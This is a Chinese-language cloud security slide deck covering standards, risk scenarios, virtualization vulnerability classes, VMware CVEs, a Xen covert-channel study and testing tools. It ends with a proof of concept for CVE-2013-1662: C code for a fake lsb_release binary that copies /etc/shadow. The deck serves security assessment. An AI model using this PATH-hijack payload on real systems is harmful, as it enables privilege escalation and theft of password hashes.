

# 云计算安全风险研究与测评实践

北大国信云计算安全实验室主任 章恒



1

云计算及其安全发展现状

2

云计算环境安全风险场景




3

虚拟化安全漏洞检测

4


面向云计算环境的安全测评工具

# 2015中国云计算发展调查报告-公有云



# 2015中国云计算发展调查报告-公有云

## 安全性成为选择云服务商的首要考虑




# 2015中国云计算发展调查报告-私有云


## 企业管理系统是私有云承载的主要应用



## 用户对开源软件的接受程度较高




# 用户关注度



企业用户对云计算的核心关注度

数据安全

技术标准



政府用户对云计算的核心关注度



# 专利分布

目前我国云服务规模较小，运行时间短，未经历大规模用户及服务环境的安全考验；用户和服务商之间未建立起信任关系，信任问题是阻碍我国云服务发展的最核心问题；云服务核心技术仍无法摆脱受制于人的境地，不掌握核心技术就是最大的安全隐患

## ■专利数量

目前检索到的明确涉及云安全架构、云安全系统、云安全管理及云资源安全共享等与云服务安全明显相关的专利已达18000多件。

## 专利地域分布

美国在云服务安全领域的技术优势明显，已成垄断地位，该领域的专利申请量占比高达97%；其他国家在该领域的申请占比低。

## ■专利企业布局

- (1)传统IT领域的巨头企业微软、IBM和思科成为云服务安全领域的主要专利权人；
- (2)浪潮、华为、中兴、阿里等国内企业成为我国云服务安全领域主要专利申请人。

# 国外相关标准

## 国际云安全标准机构和组织

- ❑ ISO/IEC 第一联合技术委员会 (ISO/IEC JTC1)
- ❑ 美国国家标准技术研究所 (NIST)
- ❑ 欧洲网络与信息安全管理局 (ENISA)
- ❑ 云安全联盟 (CSA)
- ❑ 国际电信联盟--电信标准化部 (ITU-T)
- ❑ 区域标准组织 (美国) CIO委员会
- ❑ 开放式组织联盟 (TheOpenGroup)
- ❑ 结构化信息标准促进组织 (OASIS)
- ❑ 分布式管理任务组 (DMTF)

已制定



- ISO/IEC JTC1: 《开放虚拟机格式》、《云计算安全与隐私管理系统》、ISO/IEC 27017 《基于ISO/IEC 27002的云计算服务的信息安全控制措施实用规则》、ISO/IEC 27018 《公共云计算服务的数据保护控制措施实用规则》、ISO/IEC 27036-4 《供应商关系的信息安全—第四部分：云服务安全指南》、ISO/IEC 27009 《ISO/IEC 27001在特定行业/服务的认可的第三方认证中的使用和应用》
- NIST: 《云计算参考体系架构》、《完全虚拟化技术安全指南》、《云计算安全障碍与缓和措施》、《公共云计算中安全与隐私》、《通用云计算环境》、《美国政府云计算安全评估与授权的建议》(FedRAMP)
- ENISA: 《云计算——信息安全保障框架》、《云计算——信息安全的好处，风险和建议》、《政府云的安全和弹性》
- CSA: 《云计算面临的严重威胁》、《关键领域的云计算安全指南》、《身份隐私与接入安全》
- ITU-T: 《云安全、威胁与需求》、《电信领域云计算安全指南》
- CIO委员会: 《美国政府云计算风险评估方法》
- TheOpenGroup: 《云安全和SOA参考架构》
- OASIS: 《身份在云中的使用》
- DMTF: 《云管理体系结构》





# 国内相关标准

## 中国通信标准化协会 (CCSA)



□ 2011年9月，在网络与信息安全技术工作委员会（TC8）的安全基础工作组（WG4）下成立了云计算安全子工作组，专门负责云计算安全方面的标准研发工作，目前该工作组已召开了三次会议，组织制定了多项云计算安全方面的标准和研究报告。

### □ 正在制定的标准有：

- 在云计算的总体架构方面，有《云安全标准体系研究》、《公有云安全基线要求》、《云计算安全威胁和需求》等；
- 在访问控制方面，有《云计算身份识别与访问管理应用场景及技术要求》、《云计算的可信技术研究》等；
- 在云中隐私和数据保护方面，有《公有云数据安全要求》、《公有云中隐私保护措施》等；
- 在行业云方面，有《基于云计算的电子政务公共平台安全》、《基于云计算的居民健康服务平台安全框架》等；
- 在基于云计算的IDC方面，有《基于云计算的互联网数据中心信息安全技术要求》和《基于云计算的互联网数据中心信息安全管理要求》；
- 在云计算应用安全方面，有《云计算应用安全运营技术要求》等。

## 全国信息安全标准化委员会 (TC260)



□ 在信安标委内部立了专门对云计算及安全进行研究的课题，包括：《政府部门云计算服务提供商安全基本要求》、《GB/T 31167-2014 云计算服务安全指南》和《GB/T 31168-2014 云计算服务安全能力要求》等。

## 等保评估中心、国信中心、阿里云等

□ 《信息系统安全等级保护 云计算安全要求》、《信息系统安全等级保护 云计算测评要求》、《信息系统安全等级保护 云计算安全设计技术要求》。

中央网信办于近日发布了《关于加强党政部门云计算服务网络安全管理的意见》，《意见》中提出各级党政部门务必要充分认识到云计算服务网络安全管理的必要性，并且提出若干基本要求。同时，《意见》中明确要对云计算服务进行提供商进行审查，并加强服务过程中的持续监督与指导。

建立云计算服务安全审查机制。对为党政部门提供云计算服务的服务商，参照有关网络安全国家标准，组织第三方机构进行网络安全审查，重点审查云计算服务的安全性、可控性。

# 云计算环境安全风险场景 管理方面

- 机房放在境外，对系统中存在的违规信息无法取证和采取控制措施；
- 云服务方对云租户业务数据和隐私信息的非授权访问可能导致用户信息的泄露和被云服务方滥用；云服务商所雇佣的员工个人可能窃取或泄露用户数据信息；
- 未经云租户授权的情况下，对云租户的数据进行备份，制作虚拟机镜像和快照，分析系统运行过程中产生的审计数据、监控信息等，均会造成云租户信息泄露或被滥用；
- 单一厂商提供所有安全产品，如出现漏洞，可能会影响很大；云服务方提供封闭的安全服务，无法接入第三方安全产品，对云租户来说，安全风险不可控；

# 云计算环境安全风险场景 管理方面

- 没有约定云服务商和云租户的权限与责任，导致云服务商权限责任不明确，保密意识不强，造成系统信息泄露或者非法访问等；
- 未约定服务终止责任，导致云租户信息没有完整的返还，或者云平台上仍有剩余信息，导致信息泄露；
- 云租户不能及时得知系统相关的安全事件或威胁，对系统安全状况不知情。云租户不能确认安全措施的有效性，可能出现安全措施失效而不能及时发现，从而发生安全问题；

# 云计算环境安全风险场景

## 技术方面

- 攻击者在云环境下可访问其它租户的虚拟网络设备、虚拟网络接口等共享网络资源；过量占用设备硬件资源或网络带宽；
- 没有足够的边界访问控制措施，租户之间、租户的应用系统之间会产生安全风险；
- 在发生虚拟机迁移时，安全策略没有随之迁移，导致安全风险；
- 除了云管理用户身份验证以外，远程管理所使用的终端设备本身也可能被冒用，或被植入木马等恶意软件，或运维终端也可能被假冒服务器端所欺骗；
- 安全审计数据不开放，造成云服务方绑定，没有第三方审计，无法保证审计的公正性；租户管理不全面，难以掌握和发现运维中的安全问题；审计数据被篡改或假冒；审计信息的分散存放不利于集中管理、关联分析；

# 云计算环境安全风险场景 技术方面

- 云服务商收集云租户的数据，可以分析出云租户的业务内容情况。  
租户收集云服务商的数据，可以分析出其它租户的情况；
- 云服务方对云租户系统和数据的操作，云租户无法察觉；
- 回收的内存、存储空间不做清除可再分配时会造成剩余信息被恶意用户窃取；
- 虚拟机之间恶意代码感染可能导致病毒或木马在云环境中的扩散；
- 虚拟内存的共享访问可能会导致信息泄露；在资源紧张时还会导致资源争抢；
- 镜像文件在传输、迁移或存储时被恶意篡改，其中的敏感信息被访问；
- 合约到期或不再使用云服务时，云服务商拒绝迁移云租户业务系统。



# 重点考虑的问题

服务

架构

方案

设备

用户

安全措施

事件

## 关心的问题

- ? 虚拟化厂商没有把接口完全开放，在vSwitch网间流量方面的问题：如何控制南北流量问题和东西流量问题？如何做到云平台中的所有流量的监控？
- ? 虚拟机在迁移情况下如何做安全防护？
- ? 云计算信息系统的边界划分问题，如何做好云计算信息系统的边界划分？
- ? 桌面云中每个虚拟机在进行文件备份时，是如何实现增量备份的？
- ? 传统架构的安全防护和云计算环境下的安全防护的区别？
- ? 如何做好传统信息系统入云前的安全检查测试，入云后的安全防护？
- ? 云和服务器虚拟化的区别？
- ? 混合云中如何做好安全防护？
- ? 如何做好虚拟机的安全访问控制？
- ? 如何做好虚拟机间的安全隔离的？
- ? 如何防范虚拟机的逃逸？
- ? 如何能防止虚拟机的内存数据不被窃取？
- ? 是如何来实现虚拟机加固的？

# 虚拟化安全问题

计算资源虚拟化

存储资源虚拟化

网络资源虚拟化




# 虚拟化平台漏洞统计

主要涉及三个环境：

- 1、Host OS
- 2、Guest OS
- 3、Hypervisor

<http://cve.mitre.org/>,  
截至2014.12.31



常见的漏洞类型：

CWE-20:输入验证不恰当

CWE-78:OS命令中使用的特殊元素转义处理不恰当（OS命令注入）

CWE-79:在Web页面生成时对输入的转义处理不恰当（跨站脚本）

CWE-119:内存缓冲区边界内操作的限制不恰当

CWE-189:数值错误

CWE-200:信息暴露

CWE-264:权限、特权与访问控制

CWE-287:认证机制不恰当

CWE-310:密码学安全问题

CWE-352:跨站请求伪造（CSRF）

CWE-362:使用共享资源的并发执行不恰当同步问题（竞争条件）

CWE-476:空指针引用

# 漏洞成因分类

## 一、虚拟机层面：

- 1、虚拟机逃逸技术
- 2、虚拟机之间的通信
- 3、宿主机对虚拟机的控制
- 4、虚拟机对虚拟机的控制
- 5、拒绝服务
- 6、外部修改虚拟机
- 7、外部管理程序修改

## 二、硬件层面


- 1、硬件环境
- 2、启动时的磁盘带宽
- 3、限制对虚拟机的访问
- 4、.....

## 三、网络层面

- 1、虚拟机层端口的防火墙
- 2、使用加密通信
- 3、虚拟机身份验证

## 虚拟机逃逸：

- 1、共享文件夹 (CVE-2007-5671、CVE-2007-1744、CVE-2008-0923)
- 2、DHCP Server，这是VMware自带的一个服务，它存在一些整数溢出漏洞。如果在Guest OS里面的某个程序发送一些精心构造的数据包，就会导致在主操作系统里执行代码
- 3、Guest操作系统向Host操作系统通讯的渠道,它是由一个特定的IO端口来实现的，比如说共享剪切板，拖拽一些文件等。



# VMware漏洞简介

## VMSA-2014-0001

- a: cve-2014-1207: 远程攻击者可通过截获和修改Network File Copy (NFC)流量利用该漏洞造成拒绝服务（空指针逆向引用）
- b:cve-2014-1208: Guest用户可通过无效的端口利用该漏洞造成拒绝服务（VMX进程中断）
- c:cve-2014-1211: VMware vCloud Director 5.1.0至5.1.2版本中存在跨站请求伪造漏洞。远程攻击者可利用该漏洞诱使授权的用户点击恶意的链接，导致用户被注销。

## VMSA-2014-0002.4

- a: CVE-2013-5211: NTP 4.2.7p26之前的版本中的ntpd守护进程中的ntp\_request.c文件中的monlist功能中存在输入验证漏洞。远程攻击者可通过伪造REQ\_MON\_GETLIST或REQ\_MON\_GETLIST\_1请求利用该漏洞造成拒绝服务。
- b: CVE-2013-4332: GNU glibc中存在多个远程整数溢出漏洞。攻击者可利用该漏洞在用户运行的受影响应用程序上下文中执行任意代码，使应用程序崩溃，拒绝服务合法用户。

# 研究实践-Xen虚拟化平台的隐蔽通道分析

## 研究内容:

1) 总结归纳现有的隐蔽通道理论和分析技术

主要分析了Xen中现有的分析方法和标识出的隐蔽通道，主要有基于CPU高速缓存的隐蔽通道、基于对映射表读写的XenCC通道、基于CPU负载的CCCV通道、基于共享内存的SMCTC通道、基于共享I/O环的隐蔽定时通道以及基于择核机制的CCCA通道等。

2) 对Xen虚拟化平台的基本机制和策略进行总结和归纳，主要包括与虚拟机特权控制和通信相关的超级调用和事件通道，与虚拟机数据共享和传输相关的授权表，与虚拟设备模型相关的设备I/O环和XenStore等。

3) 提出Xen虚拟化平台上的隐蔽通道分析技术

利用提出的方法标识出了7个潜在的隐蔽通道，随后分别给出了其中6个隐蔽通道的通道原理和通信机制实现。

## 研究成果:

1) 标识出了ecs、ecp、gr、sms、xsa、xsd和一种内存拷贝模式中的潜在隐蔽通道，对其中六个隐蔽通道进行了原型实现。其中，ecs通道和ecp通道是根据事件通道的域间通信模式时通道状态和通信端口值的线性增长关系实现的，xsa通道和xsd通道是根据XenStore中的目录权限和同名子目录实现的，gr通道和sms通道是根据授权表中的授权引用线性增长关系和内存映射模式下内存页的状态等信息实现的。

2) 提出了Xen虚拟化平台隐蔽通道的处理方法。

3) 以ecs通道为例分析实验结果:

通信模式	5次的测试数据 (bit/s)				
域间通信	2673	2686	2725	2713	2683
域内通信	304.58	293.84	297.20	302.33	303.45



# 测评工具

- ✓1检查表单及集成测评工具
- ✓2针对虚拟化的安全检查及评估系统
- ✓3面向智能终端**APP**的用户隐私安全检测工具
- ✓4面向云计算环境的安全审计系统
- ✓5云计算环境等级保护和风险评估测评工具

# 构建面向云计算环境的安全检查与评估服务平台



# CVE-2013-6366漏洞测试截图

## NVT Details

Name:	VMware Hyperic HQ Groovy Script-Console Java Execution	ID:	1.3.6.1.4.1.25623.1.0.09999
Config:		Last modified:	Mon May 11 04:58:03 2015
Family:	Product detection	Created:	Mon May 11 04:58:03 2015
OID:	1.3.6.1.4.1.25623.1.0.09999		
Version:	\$Revision: 1128 \$		
Notes:	0		
Overrides:	0		

## Summary

The Groovy script console in VMware Hyperic HQ 4.6.6 allows remote authenticated administrators to execute arbitrary code via a Runtime.getRuntime().exec call.

## Affected Software/OS

VMWare Hyperic HQ 4.6.6

## Vulnerability Scoring

CVSS base:  6.5  
CVSS base vector: AV:N/AC:L/Au:S/C:P/I:P/A:P

## Solution

Vendor updates are available. Please see the references for more information.

## Other tags

detection: VMware Hyperic HQ 4.6.6 Groovy Detection

## References

CVE: [CVE-2013-6366](#)

# CVE-2013-1662

CVE-2013-1662的详细信息见链接: <http://cve.scap.org.cn/CVE-2013-1662.html>

基本信息如下:

**Name** CVE-2013-1662

**Description** vmware-mount in VMware Workstation 8.x and 9.x and VMware Player 4.x and 5.x, on systems based on Debian GNU/Linux, allows host OS users to gain host OS privileges via a crafted lsb\_release binary in a directory in the PATH, related to use of the popen library function.


**Source** CVE (at NVD; oss-sec, fulldisc, OSVDB, EDB, Metasploit, Red Hat, Ubuntu, Gentoo, SuSE, Mageia, more)

**NVD severity** medium (attack range: local)

Debian GNU/Linux系统上的VMware Workstation 8.x、9.x，VMware Player 4.x，5.x的vmware-mount存在本地安全漏洞，**主机OS用户通过PATH某个目录内的特制lsb\_release二进制文件**，利用此漏洞可获取主机OS权限。


测试环境是Ubuntu 14.04下的VMware Workstation，版本号为： 9.0.1 build-894247。

我们人为构建一个lsb\_release二进制文件： 在桌面下新建lsb\_release.cpp文件，执行命令“cat /etc/shadow > /home/openvas/Desktop/shadow.txt”，代码如下：



```
lsb_release.cpp (~/Desktop) - VIM
lsb_release.cpp
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main() {
4     system("cat /etc/shadow > /home/openvas/Desktop/shadow.txt");
5     return 0;
6 }
```

